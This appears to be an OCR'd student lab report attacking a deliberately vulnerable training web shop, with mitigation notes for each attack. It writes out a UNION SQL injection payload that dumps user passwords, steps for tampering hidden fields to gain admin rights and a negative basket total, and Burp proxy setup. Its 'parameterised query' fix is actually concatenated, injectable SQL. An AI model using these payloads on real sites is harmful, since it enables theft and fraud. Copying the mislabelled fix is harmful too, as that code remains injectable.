admin	admin		1.00		
Adam			0.00		
Adam	pass		1.00		

- After changing the password for user_id= 2




Payment

Please enter a search term

You searched for: 0' OR 1=1 UNION (SELECT null, username, password, is_admin, null FROM users);#

Product	Type	Description	Cost	Quantity	
Zeus	virus	A copy of the base zeus malware, ready for you to add your evilness!	250.00		
Morris Worm	virus	The Morris Worm has the potential for huge damage. Use wisely!	1000.00		
Word Exploit 23	exploit	A new 0-day exploit against word. Guaranteed to be patch-free for 6 months.	150.00		
Heartbleed	exploit	A real working exploit against SSL!	375.00		
John the Ripper	software	Collected some hashed passwords? JTR is the tool for you!	375.00		
Burpsuite Full	software	The best proxy out there! A must for any web hacker.	600.00		
testuser	test		0.00		
admin	newPass		1.00		
Adam			0.00		
Adam	pass		1.00		

- Notification on payment page after successful injection.



192.168.56.101 says

Thank you for your payment. Please shop again


- [HCritical] Use SQL injection to print the contents of a table. You may need to perform multiple queries to do this.

This is the first order the attacker can simply enter a malicious SQL string and cause the modified code to be executed immediately. Technical impact results in loss of confidentiality. Furthermore, also results in reputational damage and privacy violation impacting the business. Likelihood of such attack is low.

Here, we SQL inject in search box where we use UNION SELECT to print the contents of the user table.

0' OR 1=1 UNION (SELECT null, username, password, is_admin, null FROM users);#

Here, by passing this query we can view the content of the user table with username, password and is_admin. Furthermore, # is known as hash comment which means anything after this is ignored.



You searched for: 0' OR 1=1 UNION (SELECT null, username, password, is_admin, null FROM users);#

Product	Type	Description	Cost	Quantity	
Zeus	virus	A copy of the base zeus malware, ready for you to add your evilness!	250.00		
Morris Worm	virus	The Morris Worm has the potential for huge damage. Use wisely!	1000.00		
Word Exploit 23	exploit	A new 0-day exploit against word. Guaranteed to be patch-free for 6 months.	150.00		
Heartbleed	exploit	A real working exploit against SSL!!	375.00		
John the Ripper	software	Collected some hashed passwords? JTR is the tool for you!	375.00		
Burpsuite Full	software	The best proxy out there! A must for any web hacker.	400.00		
testuser	test		0.00		
admin	newPass		1.00		
Adam			0.00		
Adam	pass		1.00		


The best method to prevent all the above attacks is to use parameterised queries and stored procedures rather than directly concatenating user inputs from the SQL statements that are being executed. For example, the input section web login page should be recorded as a complete phrase rather than being compared separately. Some Modern tools like ORM, LINQ abstract away from writing SQL directly and protect from injection.

Here is the example on how we use the parameterised queries for 1st vulnerability below
$name = $_REQUEST[‘Username’];
$pass = $_REQUEST[‘Password’];
$sql = “SELECT * FROM users WHERE username = ‘$name‘ and password = ’$pass’ ”;
Similarly we can use parameterised queries for all the user inputs to fix the existing vulnerabilities.

Person in the middle/proxy/tampering


Register as an admin user (without SQL injection)
The type of attack used in this attack is called parameter tampering. The attack exploits the client-server exchange parameter to alter cookie or hidden data in HTML such as permissions, quantity and price. The vulnerability of the attack is the use of the fixed or hidden field in the HTML for the security of the web page. The fixed or hidden field used in the web page can be easily altered by any client with connection to the web server. As hidden field can be found when viewing the HTML source in the web browser and pressing the value of the hidden variable can then be able to modify the value and able set the new hidden value to the web server. The impact of parameter tampering can result in client have the access of administrator functions such as obtain other account detail and have permission to access server. Product lost and money lost could be a result for a business website as the price of product could be reduced or getting the product free by changing the quantity of purchased product. The likelihood of being vulnerable to parameter tampering is low as many real-life web server have access control which checks stored data on render time and has input validation to check user input to prevent invalid value when connecting to the server.

To prevent vulnerability for parameter tampering, input validation and access control are needed in the server side. For instance, always checking the stored value in a server to sent value from client on render time (e.g. product price). In addition, avoid the use of hidden data and display the data in text if instead of a variable if the variable’s value is permanent as to prevent the risk of enable altering data’s value.




```
<!doctype html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<!--
Design by TEMPLATED
http://templated.co
Released for free under the Creative Commons Attribution License

Name       : Untamed
Description: A two-column, fixed-width design with dark color scheme.
Version    : 1.0
Released   : 20131220

-->
<html xmlns="http://www.w3.org/1999/xhtml">
 ▶<head>…</head>
 ▼<body>
  ▶<div id="header-wrapper">…</div>
  ▼<div id="header-featured"> == $0
    ▼<div id="banner-wrapper">
      ▼<div id="banner" class="container">
        ▼<form action="signup.php" method="post" class="form-signin">
            <h2 class="form-signin-heading">Registration</h2>
            "
                            Username: "
            <input name="username" type="text" class="input-block-level" placeholder="Username">
            <br>
            "
                    Full Name: "
            <input name="fullname" type="text" class="input-block-level" placeholder="Full name">
            <br>
            "
                            Password: "
            <input name="password" type="password" class="input-block-level" placeholder="Password">
            <br>
            "
                      Confirm Password: "
            <input name="confirm" type="password" class="input-block-level" placeholder="Confirm Password">
            <br>
            <input type="hidden" name="is_admin" value="0">
            <button class="btn btn-large btn-primary" type="submit">Register</button>
          </form>
        </div>
      </div>
    </div>
  ▶<div id="copyright" class="container">…</div>
  </body>
</html>
```

In order to exploit the vulnerability, open up the website and view HTML source. This allows the client to view the HTML code of the website. After that, select the hidden input type which describe the access of administrator register. Alter the value which is 0 to 1 which means setting from false to true to register as an administrator.



```
            <input name="confirm" type="password" class="input-block-level" placeholder="Confirm Password">
            <br>
            <input type="hidden" name="is_admin" value="1"> == $0
            <button class="btn btn-large btn-primary" type="submit">Register</button>
```

To complete the registration, simply by inserting an user name, full name and password as requested by the web page.



User ID: 1
User name: testuser
User password: test
User ID: 2
User name: admin
User password: admin
User ID: 3
User name: a
User password: a
User ID: 4
User name: a
User password: a


The above screen-shot shows the account name “A” is created as an administrator which the admin section is visible in the top right corner of the web page as a prove of account “A” successfully registered as an administrator.

Get the store to owe you money

The type of attack used in this attack is called parameter tampering which is the same to the precious attack for registering as an administrator. The following statement regards to the attack category, impact on business and technical and the likelihood would be identical to the precious attack. The attack is to change value of hidden data in html in this case is the quantity of product. The reason of choosing to use parameter tampering is because parameter tamper is a more straightforward and fewer step way to perform the man in the middle attack then attacking through proxy. The vulnerability of the attack is input validation vulnerability which the web page allows hidden or fixed input value be modified by the client side. As hidden field or input variable’s value can be found when viewing the html source in the web browser and pressing the value of the hidden variable can then be able to modify the value and able set the new hidden value to web server. The impact of parameter tampering can result in client have the access of administrator functions such as obtain other account detail and have permission to access server. Product lost and money lost could be a result for business website as the price of product could be reduced or getting product free by changing the quantity of purchased product. The likelihood of being vulnerable to parameter tampering is low as many real life web server have access control which check stored data on render time and have input validation to check user input to prevent invalid value when connect to server.

To prevent vulnerability for parameter tampering, input validation and access control is needed in the server side. For instance, always checking the stored value in server compares to value sent from client on render time (e.g. product price). In addition, avoid the use of hidden data and display the data in text if instead of a variable if variable's value is permanent as to prevent the risk of enable altering data's value.

In order to exploit the vulnerability, first open up the website and sign in to the server. Then access the search page and display all the product of the website. After displaying the products, view html source in the browser. Select the code with the name quantity under one of the product. The first product of the list is chosen and select hidden input type named which describe the value of the product being purchased. Alter the value which is 0 to -10 which means the number of product being purchased is minus 10 equals to website owning 10 product to user.



31337 BUGS


Please enter a search term

You searched for:

Product	Type	Description	Cost	Quantity	
Zeus	virus	A copy of the base zeus malware, ready for you to add your evilness!	250.00	-10	Add to basket
Morris Worm	virus	The Morris Worm has the potential for huge damage. Use wisely!	1000.00	0	Add to basket
Word Exploit 23	exploit	A new 0-day exploit against word. Guaranteed to be patch-free for 6 months.	150.00	0	Add to basket
Heartbleed	exploit	A real working exploit against SSL!!	375.00	0	Add to basket
John the Ripper	software	Collected some hashed passwords? JTR is the tool for you!	375.00	0	Add to basket
Burpsuite Full	software	The best proxy out there! A must for any web hacker.	600.00	0	Add to basket

```
<form action="addtobasket.php" method="get"></form>
<td> Zeus </td>
<td> virus </td>
<td> A copy of the base zeus malware, ready for you to add your evilness! </td>
<td> 250.00 </td>
<input type="hidden" , name="productid" value="1">
<td>
  <select name="quantity">
    <option value="-10" selected>-10</option> == $0
    <option value="1">1</option>
    <option value="2">2</option>
    <option value="3">3</option>
    <option value="4">4</option>
    <option value="5">5</option>
    <option value="6">6</option>
    <option value="7">7</option>
    <option value="8">8</option>
    <option value="9">9</option>
    <option value="10">10</option>
  </select>
</td>
```

To complete the attack, simply by pressing Add to basket button to add to user' s basket.



31337 BUGS

Welcome to your basket a

Product	Type	Quantity	Cost	
Zeus	virus	-10	£-2500	Delete

Your final cost is £ -2500.00

If you're happy with your selections: Checkout

If you're unappy with your selections: Clear Basket


The above screen-shot shows the basket having -10 product which cost £-2500 meaning the website own the user £-2500.

View the full php source code of any page

The attack category is named as man in the middle attack. A communication between 3 individuals: Client who is trying to communicate, entity to communicate with client and the attacker who intercepts the communication between client and entity. This attack enables the attacker to split the connection from direct connection between client to entity into two connection, one connection from client to attacker and the other from attacker to entity client try to communicate. The attacker will act as a proxy and listen to the connection which allows the attacker to create a delay to read and modify the request between the intercepted connection between client and entity. This attack is made possible by exploiting TCP/IP vulnerability. As the TCP connection is unsecured, the attacker can read the request in readable text and modify the request by editing on the request text. It also allow data such as account detail and server source code be exposed to the attack interception, causing attacker being able to connect to server using exposed account detail and copy the server source code as in technical impact. For business impact, banking detail could be exposed and resulting the website reputation being damaged. The possibility of man in the middle attack is high as many user's connection are not secured such as simple password or free hotspot in public area allow attacker to have easy access to the router and perform such attack.

TCP/IP vulnerability exists as the connection from the client is not secured, for instance, client establish connection with password free wi-fi hotspot or exposed Ip address of the client. To prevent such vulnerability, avoid the use of public wi-fi and secure wi-fi network such as long and not logical password. In addition, a using VPN to encrypt all network traffic and create a fake Ip address which keeps the Ip address hidden.

In order to exploit the vulnerability, Use proxy software name burp Suite. Firstly, visit the website on Firefox browser, then configure proxy with 127.0.0.1 and port 8008. As port 8080 is used by virtual machine to run the web server.


31337 Bugs - Mozilla Firefox

192.168.56.101/index.php


Welcome to 31337 Bugs!

This is 31337 Bugs, the darkwebs premium store for exploits, viruses and useful software.

Welcome to our website

The best bugs!

ALL OUR EXPLOITS ARE 100% EXCLUSIVE AND CAN'T BE FOUND ANYWHERE ELSE!.


Preferences - Mozilla Firefox

about:preferences#general

Connection Settings

Configure Proxy Access to the Internet

- ○ No proxy
- ○ Auto-detect proxy settings for this network
- ○ Use system proxy settings
- ● Manual proxy configuration

HTTP Proxy	127.0.0.1	Port	8008
SSL Proxy	127.0.0.1	Port	8008
FTP Proxy	127.0.0.1	Port	8008
SOCKS Host	127.0.0.1	Port	8008

☐ Use this proxy server for all protocols

○ SOCKS v4 ● SOCKS v5

No Proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

○ Automatic proxy configuration URL

☐ Do not prompt for authentication if password is saved

